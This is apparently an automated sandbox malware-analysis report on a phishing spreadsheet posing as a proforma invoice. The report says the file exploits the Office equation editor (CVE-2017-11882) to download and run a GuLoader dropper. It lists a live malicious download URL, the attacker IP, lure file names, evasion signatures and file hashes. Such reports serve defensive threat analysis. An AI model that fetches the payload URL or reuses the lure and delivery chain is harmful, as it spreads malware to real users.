ID: 342812
Sample Name: PL_Proforma Invoice.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 18:57:43
Date: 21/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report PL_Proforma Invoice.xlsx

Overview


General Information

Sample Name:	PL_Proforma Invoice.xlsx
Analysis ID:	342812
MD5:	07518e9ef3f985d..
SHA1:	973721e65ade59..
SHA256:	16ccda8530923c...
Tags:	Hostgator VelvetSweatshop xlsx

Most interesting Screenshot:



Detection




GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for dropp...
- Multi AV Scanner detection for subm...
- Office document tries to convince vi...
- Sigma detected: Droppers Exploiting...
- Sigma detected: EQNEDT32.EXE c...
- Sigma detected: File Dropped By EQ...
- Yara detected GuLoader
- Detected RDTSC dummy instruction...
- Drops PE files to the user root direc...
- Office equation editor drops PE file
- Office equation editor starts process...
- Sigma detected: Executables Starte...

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 1144 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2584 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2816 cmdline: 'C:\Users\Public\vbc.exe' MD5: 3421EBB45A538C5044D484703448F2A7)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
Process Memory Space: vbc.exe PID: 2816	JoeSecurity_VB6DownloaderGeneric	Yara detected VB6 Downloader Generic	Joe Security	
Process Memory Space: vbc.exe PID: 2816	JoeSecurity_GuLoader	Yara detected GuLoader	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet


Sigma detected: File Dropped By EQNEDT32EXE

Sigma detected: Executables Started in Suspicious Folder

Sigma detected: Execution in Non-Executable Folder

Sigma detected: Suspicious Program Location Process Starts

Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Compliance:

Uses new MSVCR Dlls

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office equation editor drops PE file

Data Obfuscation:

Yara detected GuLoader

Yara detected VB6 Downloader Generic

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Detected RDTSC dummy instruction sequence (likely for instruction hammering)


Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Exploitation for Client Execution 1 3	Path Interception	Process Injection 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 4 1 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communica
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Virtualization/Sandbox Evasion 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 Track Devi Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 2 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1	Cached Domain Credentials	System Information Discovery 2 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming o Denial of Service


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PL_Proforma Invoice.xlsx	31%	Virustotal		Browse
PL_Proforma Invoice.xlsx	24%	ReversingLabs	Document-Office.Exploit.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	10%	Virustotal		Browse
C:\Users\Public\vbc.exe	10%	Virustotal		Browse

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://kalamikwsdyonlinwtmg.dns.army/kaladoc/vbc.exe	1%	Virustotal		Browse
http://kalamikwsdyonlinwtmg.dns.army/kaladoc/vbc.exe	100%	Avira URL Cloud	malware	

Domains and IPs


Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
kalamikwsdyonlinwtmg.dns.army	103.125.191.78	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://kalamikwsdyonlinwtmg.dns.army/kaladoc/vbc.exe	true	• 1%, Virustotal, Browse • Avira URL Cloud: malware	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.125.191.78	unknown	Viet Nam		135905	VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	342812
Start date:	21.01.2021

Start time:	18:57:43
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 13s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PL_Proforma Invoice.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	5
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@4/6@2/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 40.5% (good quality ratio 18.2%) • Quality average: 24.2% • Quality standard deviation: 29.8%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe • TCP Packets have been reduced to 100

Simulations

Behavior and APIs

Time	Type	Description
18:59:23	API Interceptor	59x Sleep call for process: EQNEDT32.EXE modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
103.125.191.78	Purchase Order 45584.xlsx	Get hash	malicious	Browse	• stdykalamikonlinedst.dns.navy/kaladoc/vbc.exe
	Purchase Order 02556.xlsx	Get hash	malicious	Browse	• stdykalamikonlinedst.dns.navy/kaladoc/vbc.exe

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	CI_PL_BL.xlsx	Get hash	malicious	Browse	• kalamikwsdyonlinedws.dns.navy/kaladoc/vbc.exe
	Overdue_Invoice_2300492100_2300492101.xlsx	Get hash	malicious	Browse	• stdykalamikonlinedpk.dns.army/kaladoc/vbc.exe
	SOA_November_December_2020_49588300.xlsx	Get hash	malicious	Browse	• stdykalamikonlinedpk.dns.army/kaladoc/vbc.exe
	PI-Z-25- rev. 1 and 22021.xlsx	Get hash	malicious	Browse	• sndykalamikonlinedel.dns.army/kaladoc/vbc.exe
	c4a1C1d0Gs.rtf	Get hash	malicious	Browse	• 103.125.191.78/receipt/invoice_555713.doc
	Order _PO Ref 101002020.xlsx	Get hash	malicious	Browse	• 103.125.191.78/receipt/invoice_14112415.doc

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	Qyyfrnva_Signed_.exe	Get hash	malicious	Browse	• 103.89.89.210
	PAYMENT ADVICE20201SWFT.xlsx	Get hash	malicious	Browse	• 103.141.138.121
	Order 015736.xlsx	Get hash	malicious	Browse	• 103.99.1.172
	pmrime.xlsx	Get hash	malicious	Browse	• 103.99.1.158
	MV CORESHIP.xlsx	Get hash	malicious	Browse	• 103.99.1.149
	payment list.xlsx	Get hash	malicious	Browse	• 103.141.138.127
	bank slip.xlsx	Get hash	malicious	Browse	• 103.125.191.229
	_RFQ_MVSEASAIL_34.xlsx	Get hash	malicious	Browse	• 103.125.191.187
	Mv Maersk Kleven V949E.xlsx	Get hash	malicious	Browse	• 103.141.138.132
	Sales Contract_20210113.xlsx	Get hash	malicious	Browse	• 103.141.138.125
	Inquiry PR11020204168.xlsx	Get hash	malicious	Browse	• 103.141.138.133
	inv2345.xlsx	Get hash	malicious	Browse	• 103.141.138.128
	PAYMENT ADVICE 20210120TTSWFT.xlsx	Get hash	malicious	Browse	• 103.141.138.121
	PE20-RQ- 1638.xlsx	Get hash	malicious	Browse	• 103.140.251.164
	Payment list.xlsx	Get hash	malicious	Browse	• 103.141.138.127
	inquiry PR11020204168.xlsx	Get hash	malicious	Browse	• 103.141.138.133
	Purchase Order 45584.xlsx	Get hash	malicious	Browse	• 103.125.191.78
	Thevie.xlsx	Get hash	malicious	Browse	• 103.141.138.128
	ETD101210182 HBL.xlsx	Get hash	malicious	Browse	• 103.141.138.132
	Purchase Order 02556.xlsx	Get hash	malicious	Browse	• 103.125.191.78

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	98304
Entropy (8bit):	6.441995489867964
Encrypted:	false
SSDEEP:	1536:VMmOBBPTp3C7uIaILxhhn3JbPMfIxvktHFoDZNDA87itMmO:CmAJTpSkUbaf+vktHClND7iqm
MD5:	3421EBB45A538C5044D484703448F2A7
SHA1:	15766BFDBD612D174EE233DCE4D466880728F8F3
SHA-256:	8D2F6B5AF6DEE6568C8D9F58A3A618B47964BEF00531F15063ED2E289D7E2ABF
SHA-512:	0C3ACFA2D31E81AF396EBB179C38BB883430A7955AD10081FACD0C7EA9066F51E00BFBB6A612262526CB588368A9B9D825F2288F617242C4490D7C22D19C790
Malicious:	**true**
Antivirus:	• Antivirus: Virustotal, Detection: 10%, Browse
Reputation:	low
IE Cache URL:	http://kalamikwsdyonlinwtmg.dns.army/kaladoc/vbc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....I.....Rich.....PE..L.....%U..... ....@...@.....d.....P....@.....4I..(....p..&.....8... .....text....>.....@..... ....`.data...h....P.....P.....@....rsrc...&....p... ...`.....@..@...I.....MSVBVM60.DLL..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\45EE6A89.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	910720
Entropy (8bit):	5.196322083411459
Encrypted:	false
SSDEEP:	6144:KsKbuaQVuLEdgMZdxIDn3Z6dsLOo0C+roioMl:VKbutpdgsdq3USeCd9k
MD5:	EB4C483C238215A000D20DE1E677A79E
SHA1:	D4C9212A29122310C67E2363C17064D127AA1273
SHA-256:	7C51C310DD9F393B6B316CEB7ECA04D0DC1754EDF99D05DE0930CE42338562F2
SHA-512:	0B57748D723D3231FD2E06C2B790F363E5E2A006008A8AD4B31755659ED280F6484CC5139FA3C9EBDAAF9BD919939A45A2A67C6F331CA9F41844B482E4CD02A
Malicious:	false
Reputation:	low
Preview:	....I.....S.....@...+.. EMF.....(.....\K..hC..F...,... ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....I...N...%.....%.....R...p.....@."C.a.l.i.b.r.i.....0..... .NzS.....x....NzS..... ....y.P..... .....z.P.....X...%...7.....{ .@.....C.a.l.i.b.r..... ...X.....2.P.....{.P....$.....dv.. ....%.....%.....%.....!.....I...N..".....%.....%.....%.....T...T.....@.E.@T.....L.....I...N...P... ...6...F...$.....EMF+ *@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\75BEF67F.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\75BEF67F.jpeg

Preview:	......JFIF............;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C...C.. ...."...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.. ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.. ....?..R..(...(...(......3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.......P.QKE.%.........;.R.@.E-...(.......P.QKE.'jZ(...QE..........h...(...QE.&(.KE.'jZ(...QE..........h...(...QE.&(.KE.'jZ(...QE..........h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E......4w...h.%..................E./J)(......Z)(......Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F2EEFEF6.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF............;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C...C.. ...."...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.. ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.. 